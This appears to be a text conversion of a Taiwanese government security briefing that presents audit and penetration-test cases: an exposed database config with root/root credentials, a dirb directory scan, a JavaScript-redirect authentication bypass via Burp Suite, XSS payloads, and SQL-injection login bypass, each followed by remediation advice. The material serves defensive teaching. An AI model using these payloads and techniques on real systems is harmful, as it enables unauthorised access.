
```
<?php
/* Servers configuration */
$i = 0;

/* Server: localhost [1] */
$i++;
Scfg['Servers'][$i]['verbose'] = 'localhost';
Scfg['Servers'][$i]['host'] = 'localhost';
Scfg['Servers'][$i]['port'] = '';
Scfg['Servers'][$i]['socket'] = '';
Scfg['Servers'][$i]['connect_type'] = 'tcp';
Scfg['Servers'][$i]['extension'] = 'mysql';
Scfg['Servers'][$i]['auth_type'] = 'config';
Scfg['Servers'][$i]['user'] = 'root';
Scfg['Servers'][$i]['password'] = 'root';
Scfg['Servers'][$i]['AllowNoPassword'] = true;
```

# 資料庫未限制存取來源改善建議



- 資料庫應管控於內部網段，不可直接暴露於外網
- 若有資料交換需求，應於防火牆或伺服器設定存取控制，僅允許特定來源IP存取資料庫
- 避免使用root與sa等高權限帳號進行登入與執行AP程式，其餘帳號須限縮存取範圍



## 4.不當的轉導設計

NCCST

# 不當的轉導設計樣態

- 多數系統權限檢查失敗時，會透過特定方式進行轉導
- 網站透過前端JavaScript語法進行轉導，因回應封包夾帶過多資訊，導致攻擊者可修改JavaScript繞過身分驗證

NCCST

# 案例4 轉導設計不當(1/3)

- 攻擊手利用掃描目錄，發現系統後台頁面

```
(nccst07@ kali09)~[~]
└─$ dirb https://www.nccst.gov.tw/ ./elist.txt -X.php

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Sep 15 14:48:53 2021
URL_BASE: https://www.nccst.gov.tw/
WORDLIST_FILES: ./elist.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]


-----

GENERATED WORDS: 4477

---- Scanning URL: https://www.nccst.gov.tw/ ----
+ https://www.nccst.gov.tw/adm.php (CODE:200|SIZE:13155)
+ https://www.nccst.gov.tw/about.php (CODE:200|SIZE:8293)
+ https://www.nccst.gov.tw/cart.php (CODE:302|SIZE:14944)
+ https://www.nccst.gov.tw/check.php (CODE:302|SIZE:16773)
+ https://www.nccst.gov.tw/conn.php (CODE:200|SIZE:0)
+ https://www.nccst.gov.tw/contact.php (CODE:200|SIZE:10361)
+ https://www.nccst.gov.tw/function.php (CODE:200|SIZE:0)
```

# 案例4 轉導設計不當(2/3)

- 使用Burp Suite工具將回傳封包內具轉導功能之JavaScript語法刪除



The screenshot shows a web browser window with a navigation menu on the left and a main content area. The navigation menu includes items like "管理介面", "首頁橫幅", "最新消息", "訂單資料", "商品上架", "手作工坊", "手作商品", and "手作食品". The "商品上架" item is highlighted with a red box. The main content area displays "Welcome," and "Collapsi".

Overlaid on the browser is a code editor showing the raw response of the browser. The code is as follows:

```
1 HTTP/1.1 200 OK
2 Date: Wed, 15 Sep 2021 06:53:39 GMT
3 Server: Apache/2.2.15 (CentOS)
4 X-Frame-Options: SAMEORIGIN
5 Frame-Options: SAMEORIGIN
6 Strict-Transport-Security: max-age=63072000; includeSubdomains; preload
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
9 Pragma: no-cache
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12 Content-Length: 50208
13
14 <script src="...min.js">
</script>
<script>
  document.addEventListener("DOMContentLoaded", function(){
    swal({
      title:"", text:"", icon:"error"
    })
    .then(function(){
      window.location = "../admligin.php";
    })
  });
</script>
```

# 案例4 轉導設計不當(3/3)

- 嘗試新增資料，並確認成功新增於公開頁面





# 不當的轉導設計改善建議

- 建議逐一頁面進行權限控管，依系統角色差異，明確區分存取來源為訪客(未登入)、一般使用者及管理器等權限
- 所有檢查應於伺服器端進行，僅回傳必要檢查結果，避免將未授權或不必要功能頁面併入檢查結果回傳，以防遭攻擊者竄改，進而繞過檢查機制

# 5. 跨網站腳本攻擊

NCCST

# 跨網站腳本攻擊樣態

- 跨網站腳本攻擊允許攻擊者將惡意語法注入至網頁，使用者點選**含有惡意語法頁面**或**連結**時觸發攻擊語法
- 攻擊者透過含有惡意程式碼URL，利用網頁使用之JavaScript執行，造成DOM-based跨網站攻擊




```
xss.html
1 <script>alert('XSS1')</script>
2
3 <ScRipT>prompt('XSS2')</ScRipT>
4
5 <img src=x onerror=alert(/XSS3/);>
6
7 <svg/onload=alert('XSS4')>
8
9 <div onmouseover='alert("XSS5");'>here</div>
10
11
```

這個網頁顯示  
XSS1  
這個網頁顯示  
XSS2  
這個網頁顯示  
/XSS3/  
這個網頁顯示  
XSS4

確定


# 案例5 跨網站腳本攻擊(1/3)

- 攻擊手檢視系統原始碼，發現image-upload.min.js檔案使用eval()




# 案例5 跨網站腳本攻擊(2/3)

- 攻擊手輸入攻擊語法1，成功顯示彈跳視窗  
– 攻擊語法：?`\"!]!%3d2)alert`nicstXXXXpt`//.x=x`



# 案例5 跨網站腳本攻擊(3/3)

- 攻擊手輸入攻擊語法2，成功顯示彈跳視窗  
– 攻擊語法：`?{alert`nicstXXXXpt`}`



# 跨網站腳本攻擊防護建議

- 白名單
  - 限定輸入內容[a~z][A~Z][0~9]
  - 限定輸入長度
- 字串內容編碼
  - 範例：< 轉成 &lt;、" 轉成 &quot;
- 不信任任何來源輸入內容
- 引用JavaScript需詳細檢查資料，避免操作DOM過程被帶入惡意指令

## 6.注入漏洞

NCCST



# 注入漏洞樣態

- 網站未妥善處理輸入內容，可輸入惡意指令並當成SQL語句執行
- 使用者內容以黑名單形式過濾，但過濾字串未周全，導致攻擊者以特定形式繞過

NCCST


# 案例6 注入漏洞(1/2)

- 攻擊手於系統網頁輸入攻擊語法，嘗試繞過登入驗證



# 案例6 注入漏洞(2/2)

- 成功登入，取得使用者權限且可修改個人資料



重要通知，請大家告訴大家  
管理機關應每半年更新1次土地、建物、土地改良物管理資料、使用關係等產籍資料：產製半年報表時，應先確認更新狀態。(月報或其他

現在位置：財產管理 >> 訊息公告

系統公告

- 填報注意事項及常見問題 109/08/12
- 如有因系統程式問題造成帳務錯誤，請通知本府處理。 109/07/21

即時訊息  
修改完成

財產管理 | 個人基本資料維護

現在位置：功能選單 >> 系統管理 >> 代碼參數管理作業 >> 保管使用單位及人員管理

保管使用單位 | 保管使用人員

單位代碼： [ A1 ] 單位名稱： [ ]

\*使用人代碼： 01 \*使用人姓名： [ ]

\*是否現任： 否

備註： nicst110pt 異動人員/日期： [ hs8983134 / 1100802 ]

[ 新增 ] [ 修改 ] [ 刪除 ] [ 取消 ] [ 確定 ] [ 繼續新增 ] [ 列表檔案 ] [ 列表隱藏 ]

NO.	使用人代碼	使用人姓名	是否現任	備註
1.	01		否	nicst110pt
2.	02		是	
3.	03		否	102年6月3日工作指派
4.	04		否	
5.	05		否	100年10月3日退休

# 注入漏洞改善建議

- 對使用者輸入內容進行嚴格過濾，或採用白名單機制過濾使用者輸入內容
- 改以參數化形式傳值，避免SQL語句被竄改或截斷

NCCST

- 前言
- 網路攻防演練發現與建議
- 資安技術檢測發現與建議
- 結論與建議

NCCST

# 資安稽核技術檢測結果



## 使用者電腦安全檢測

- 使用者電腦弱點掃描共發現**61個中風險**弱點
- 使用者電腦安全防護檢測共發現**1台電腦未更新病毒碼**、**9台電腦未落實安全性更新**及**4台電腦應用程式未更新**



## 網域主機安全防護檢測

- 網域主機皆已部署防毒軟體並安裝所有安全性更新項目



